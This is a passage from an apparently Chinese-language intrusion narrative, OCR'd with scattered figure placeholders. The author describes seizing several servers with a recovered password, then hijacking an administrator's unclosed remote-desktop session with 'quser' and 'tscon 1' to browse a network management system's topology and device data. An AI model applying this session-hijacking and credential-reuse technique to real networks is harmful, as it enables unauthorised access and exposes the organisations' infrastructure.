


图8




图9




图5




图6




图7

利用这个密码幸运地进了几台服务器，就这样mssql服务器、mysql服务器、dns服务器、wins服务器、另外还有个FTP搜索引擎服务器都在控制之中了（图8）。

四、突破内网

激动的时刻终于来临，大家看到“网强网络管理系统”了吗，这个网络管理系统估计见到的朋友不多。大学时，区网络中心出了故障，我成了老师“助手”前去维护，那次很幸运地见识这套管理系统（图9）。其主要功能有自动拓扑发现、故障管理、设备背板、设备实时监控和链路实时监控来分析网络运行，大家注意哟，这个支持手机短信告警。

难得见到这东西，总得进去看看吧，使用系统初始状态密码登录网络管理系统失败，用二个管理员密码也登录失败，正在无奈之际，使用quser发现这个用户有二

个会话，一个当然是我，另一个会话是上次管理员登录没有注销，立马“tscon 1”转入到他的会话，哈哈，真是天无绝人之路，网强网络管理系统断开时没有关闭，就这样参观下这个网络管理系统（图10）。

这里的资料真是全，拓扑结构图、日志记录、服务器信息、交换设备等信息一切皆在掌握之中。原来这是一个域的管理系统机房，人才招聘网只不过是放在这罢了。Radware linkproof我查资料才知道是价值20万以上的以色列产品，实现负载均衡的。从网络管理系统中了解到，原来那个SSH就是来管理Radware linkproof的，配置方面估计也是用SSH来实现的。从IP拓扑图中可以看到，整个域的网络结构（图12）。

由于不懂Linux，就没有进Radware linkproof，也害怕一不小心成了破坏者，所以就




图10

